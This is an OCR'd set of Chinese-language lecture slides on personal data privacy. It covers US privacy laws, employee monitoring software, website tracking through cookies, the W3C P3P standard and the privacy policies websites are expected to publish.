
# 隱私權

- 誰擁有我的個人資料？
- 他們使用我的資料是否合法？
- 哪些人沒有經過個人同意而看過我的資料？
- 我的隱私權受到保障了嗎？

# 隱私權--誰擁有我的個人資料？

- 貸款
- 百貨公司記帳卡
- 郵購
- 訂雜誌
- 繳稅表格
- 申請學校、工作或加入俱樂部
- 保險公司
- 住院記錄
- 銀行
- 監理處
- 政黨組織
- 慈善機構
- 其他?

# 隱私權--他們如何取得我的資料？



# 隱私權法案

- 公平信用報告法 – 1970
- 資訊自由法 – 1970
- 聯邦隱私法 – 1974
- 租片隱私防護法 – 1988
- 電腦比對與個人隱私保護法 – 1988

# 公司正在監視你!?

- 監視軟體
  - 電腦螢幕畫面
  - 電子郵件
  - 每分鐘敲擊鍵盤的次數
  - 員工休息的時間
  - 哪些電腦檔案有被使用和使用了多久

- 個人隱私促進團體正在督促政府立法，要求雇主在監視員工之前必須先警告員工

# 網站正在監視你!?

- 誰記錄了以下資料?
  - 你剛剛去過哪個網站
  - 你在網站上的一舉一動
  - 你所使用的電腦軟硬體
  - 按了哪些電腦按鍵
    - 使用者按了哪些滑鼠鈕從這個網站到另一個網站
    - 使用者在網站上選了哪些網頁來瀏覽

# 誰在監視你?!

## Cookie

- 儲存關於你的資訊
- 檔案是儲存在你自己的硬碟裡
- 對你有益的用法
  - 儲存你的瀏覽喜好
  - 網路購物
  - 有安全保護的網站會將你的密碼保存在 cookie 裡
- 比較引人爭議的用法
  - 為廣告商記錄你的瀏覽習慣
- 你可以設定瀏覽器拒絕 cookie 或是要在你電腦上放 cookie時警告你
- 有軟體可以協助你管理硬碟上的 cookie

# 隱私權

## P3P(Platform for Privacy Preference Project)

- 由 World Wide Web Consortium (W3C) 組織所提出的標準
  - 使用者可以自己設定隱私權原則
  - 網站會傳送穩私權原則
  - 由軟體來決定該網站是否符合使用者的穩私權原則
- 網站的加入則是自願的

# 網站應提供之隱私保護相關政策

- 個人資料之蒐集政策
- 個人資料蒐集後之運用政策
- cookie運用政策
- 與第三者共用個人資料之政策
- 傳送電子郵件之政策
- 個人資料修改之政策

# 參考資料


- Write Secure Code
- ASP.NET Security: 8 Ways to Avoid Attack
- Improving Web Application Security: Threats and Countermeasures
- Secure Architecture Design Methodologies
- When Output Turns Bad: Cross-Site Scripting Explained
- 台灣微軟網站 http://www.microsoft.com/taiwan/msdn/eventsdownload/default.htm
- 資策會教育訓練處台北中心網站
- http://www.iiiedu.org.tw/taipei/student/stu_main.htm
- 網路資料，Web Security，陳健民.

# References


- 教育部顧問室編輯 “電子商務安全”教材
- Turban et al., Introduction to Electronic Commerce, Third Edition, 2010, Pearson